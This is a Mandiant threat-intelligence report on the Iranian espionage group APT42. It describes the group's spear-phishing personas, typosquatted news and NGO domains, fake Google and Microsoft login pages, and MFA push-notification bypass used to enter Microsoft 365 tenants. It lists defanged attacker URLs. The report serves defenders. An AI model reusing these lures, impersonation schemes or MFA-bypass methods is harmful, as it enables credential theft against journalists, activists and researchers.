Uncharmed: Untangling Iran's APT42 Operations

By Mandiant

Published: 2024-05-01 · Archived: 2026-04-05 15:26:35 UTC

Written by: Ofir Rozmann, Asli Koksal, Adrian Hernandez, Sarah Bock, Jonathan Leathery

---

APT42, an Iranian state-sponsored cyber espionage actor, is using enhanced social engineering schemes to gain access to victim networks, including cloud environments. The actor is targeting Western and Middle Eastern NGOs, media organizations, academia, legal services and activists. Mandiant assesses APT42 operates on behalf of the Islamic Revolutionary Guard Corps Intelligence Organization (IRGC-IO).

APT42 was observed posing as journalists and event organizers to build trust with their victims through ongoing correspondence, and to deliver invitations to conferences or legitimate documents. These social engineering schemes enabled APT42 to harvest credentials and use them to gain initial access to cloud environments. Subsequently, the threat actor covertly exfiltrated data of strategic interest to Iran, while relying on built-in features and open-source tools to avoid detection.

In addition to cloud operations, we also outline recent malware-based APT42 operations using two custom backdoors: NICECURL and TAMECAT. These backdoors are delivered via spear phishing, providing the attackers with initial access that might be used as a command execution interface or as a jumping point to deploy additional malware.

APT42 targeting and missions are consistent with its assessed affiliation with the IRGC-IO, which is a part of the Iranian intelligence apparatus that is responsible for monitoring and preventing foreign threats to the Islamic Republic and domestic unrest.

APT42 activities overlap with the publicly reported actors CALANQUE (Google Threat Analysis Group), Charming Kitten (ClearSky and CERTFA), Mint Sandstorm/Phosphorus (Microsoft), TA453 (Proofpoint), Yellow Garuda (PwC), and ITG18 (IBM X-Force).




Figure 1: APT42 operations

Fake News, Real Credentials: Harvesting Microsoft, Yahoo, and Google Credentials

APT42 is known for its extensive credential harvesting operations that are often accompanied by tailored spear-phishing campaigns and extensive social engineering. APT42 credential harvesting operations typically include three steps, described in the Figure 2.




Figure 2: APT42 credential harvesting campaign attack lifecycle

Mandiant identified at least three clusters of infrastructure used by APT42 to harvest credentials from targets in the policy and government sectors, media organizations and journalists, and NGOs and activists. The three

clusters employ similar tactics, techniques and procedures (TTPs) to target victim credentials (spear-phishing emails), but use slightly varied domains, masquerading patterns, decoys, and themes.

A full list of the infrastructure is available in the Indicators of Compromise (IOCs) section.

Cluster A: Posing as News Outlets and NGOs

- **Active:** 2021 – today
- **Suspected Targeting:** credentials of journalists, researchers, and geopolitical entities in regions of interest to Iran.
- **Masquerading as:** The Washington Post (U.S.), The Economist (UK), The Jerusalem Post (IL), Khaleej Times (UAE), Azadliq (Azerbaijan), and more news outlets and NGOs. This often involves the use of typosquatted domains like washin**q**tonpost[.]press.

  Mandiant did not observe APT42 target or compromise these organizations, but rather impersonate them.
- **Attack vector:** Malicious links from typo-squatted domains that are masquerading as news articles likely sent via spear phishing, redirecting the user to fake Google login pages.

Figure 3: Jerusalem Post journalist warns of spear-phishing emails sent on her behalf

Cluster B: Posing as Legitimate Services

- **Active:** 2019 – today
- **Targeting:** individuals perceived as a threat to the Iranian regime, including researchers, journalists, NGO leaders, and human rights activists.
- **Masquerading as:** generic login pages, file hosting services, and YouTube. The domains use TLDs like .top, .online, .site and .live, and often contain several words separated by hyphens, like panel-live-check[.]online.
- **Attack vector:** legitimate links sent via spear phishing, posing as invitations to conferences or legitimate documents hosted on cloud infrastructure. Upon entry, the user is prompted to enter their credentials, which are sent to the attackers.

Mandiant observed several instances of APT42 using Cluster B domains to harvest credentials and host decoy files:

- In March 2023, APT42 deployed the domain ksview[.]top in an attempt to redirect to honest-halcyon-fresher[.]buzz, which hosts a fake Gmail login page targeting a freelance journalist, indicating these campaigns are highly tailored to their targets.




Figure 4: Fake Gmail login page used by APT42

- In March 2023, APT42 sent a spear-phishing email with a fake Google Meet invitation, allegedly sent on behalf of Mona Louri, a likely fake persona leveraged by APT42, claiming to be a human rights activist

and researcher. Upon entry, the user was presented with a fake Google Meet page and asked to enter their credentials, which were subsequently sent to the attackers.

Figure 5: Twitter account of Mona Louri, a likely fake persona leveraged by APT42

- The fake page was hosted on Google Sites (sites[.]google[.]com) webpage creation tool to enhance its legitimacy, and had a reference to a dedicated APT42 domain embedded in its HTML contents, as can be observed in Figure 6 and Figure 7. This activity was also publicly mentioned on Twitter.




Figure 6: Fake Google Meet page deployed by APT42

```
href="https://ksview.top/<alphanumeric_sequence>";
```

Figure 7: APT42 domain embedded in the fake Google Meet page HTML contents

- From November through December 2023, APT42 targeted the media and non-profit sectors via spear-phishing emails that included the shortened link of the URL shortening service "n9[.]cl," which redirected victims to a likely credential harvesting page mimicking Google Drive using the domain "review[.]modification-check[.]online" while others included a link to the same domain without the shortener. The actor additionally shared a benign file via Google Drive as part of this campaign.
- In February 2024, Mandiant observed the APT42 domain nterview[.]site redirecting to the domain admin-stable-right[.]top, which hosted a fake Gmail login page, to target the credentials of a women's rights activist. The domain nterview[.]site was also observed redirecting to a women's rights-themed lure allegedly sent by "Jamileh Nedai" (possibly referring to the Iranian filmmaker and women's rights activist).
    - The lure, named "Questionnaire.pdf," is a PDF document hosted on Dropbox with the headline "Women's Struggles and Protest." The document was created by "David Webb," possibly referring to the Fox News contributor. We have no indication of this individual being targeted by APT42, but rather being spoofed by them, possibly to enhance the decoy's legitimacy.




Figure 8: APT42 lure shared via Dropbox (left) containing women's rights-related content (right)

- In March 2024, APT42 used the domain shortlinkview[.]live, which redirects to panel-view[.]live, in a campaign targeting a news editor working in a Persian-language news television channel. The final redirection hosts a fake Gmail login page.

- During March 2024, APT42 also used the domain reconsider[.]site to redirect users to a decoy document hosted on Dropbox named “The Secrets of Gaza Tunnels” (titled both in Hebrew and in English), likely leveraging the Israel-Hamas war.




Figure 9: Decoy document titled “The secrets of Gaza Tunnels” used by APT42

- At the same time, APT42 also used the domain reconsider[.]site to redirect users to last-check-leave[.]buzz and target Google, Microsoft, and Yahoo credentials. This effort was focused on targeting researchers and academia personnel in the U.S., Israel, and Europe.




Figure 10: Fake Yahoo and Hotmail login page used by APT42

- In addition, Mandiant also observed APT42 deploy fake YouTube login pages and URL shortener pages, likely disseminated via phishing:




Figure 11: Fake YouTube login page hosted on an APT42 domain




Figure 12: Fake URL shortener page hosted on multiple APT42 domains

Cluster C: Posing as "Mailer Daemon," URL Shortening Services and NGOs

- **Active:** 2022 – today
- **Targeting:** individuals and entities affiliated with various defense, foreign affairs, and academic issues in the U.S. and Israel.
    - Specifically, in November 2023, Mandiant observed this cluster targeting a **nuclear physics professor in a major Israeli university**, by using the following phishing URL likely masquerading as a legitimate Microsoft 365 login:

hxxps://email-daemon[.]online/<**university_acronym**>**365**[.]onmicrosofl[.]com/accountID=<**target_handle**>

- **Masquerading as:** NGOs, "Mailer Daemon," and Bitly URL shortening service.
- **Attack vector:** legitimate links likely sent via spear phishing, posing as invitations to conferences or legitimate documents hosted on cloud infrastructure. Upon entry, the user is prompted to enter their

credentials, which are sent to the attackers.

In these cases, Mandiant observed APT42 encode targets or lures using “1337” (leet) writing. For example, the name of Tamir Pardo (the former head of the Israeli Mossad) was represented in the url hxxps://bitly[.]org[.]il/**t4m1rpa** by replacing "a" with 4 and "i" with 1.

- APT42 likely attempted to use lures related to the International Counter-Intelligence summit (“ICT-2023”) conducted in Israel, by deploying the following URLs:
  - hxxps://bitly[.]org[.]il/J03p4y3r
  - hxxps://youtransfer[.]live/**ICT-2023**/J03py3r

Head(er) In The Cloud: Targeting Microsoft 365 Environments

As an extension of their aforementioned credential harvesting operations, during 2022–2023, Mandiant observed APT42 exfiltrate documents of interest to Iran and sensitive information from the victims’ public cloud infrastructure. These victims were located in the U.S. and the UK in the legal services and NGO sectors. However, since the initial enabler of these operations lies with credential harvesting, which APT42 conducts worldwide, it is possible the victimology is much wider.

These operations began with enhanced social engineering schemes to gain the initial access to victim networks, often involving ongoing trust-building correspondence with the victim. Only then the desired credentials are acquired and multi-factor authentication (MFA) is bypassed, by serving a cloned website to capture the MFA token (which failed) and later by sending MFA push notifications to the victim (which succeeded).

These techniques have allowed APT42 to **covertly access and compromise the victim’s Microsoft 365 environment**, relying on built-in features and open-source tools to decrease their chances of being detected.




Figure 13: APT42 cloud operations attack lifecycle

APT42 cloud operations attack lifecycle can be described in details as follows:

- **Social engineering schemes involving decoys and trust building,** which includes masquerading as legitimate NGOs and conducting ongoing correspondence with the target, sometimes lasting several weeks.
    - The threat actor masqueraded as well-known international organizations in the legal and NGO fields and sent emails from domains typosquatting the original NGO domains, for example aspenlnstitute[.]org.
        - The Aspen Institute became aware of this spoofed domain and collaborated with industry partners, including blocking it in SafeBrowsing, thus protecting users of Google Chrome and additional browsers.
        - To increase their credibility, APT42 impersonated high-ranking personnel working at the aforementioned organizations when creating the email personas.
    - APT42 enhanced their campaign credibility by using decoy material inviting targets to legitimate and relevant events and conferences. In one instance, the decoy material was hosted on an attacker-controlled SharePoint folder, accessible only after the victim entered their credentials. Mandiant did not identify malicious elements in the files, suggesting they were used solely to gain the victim's trust.

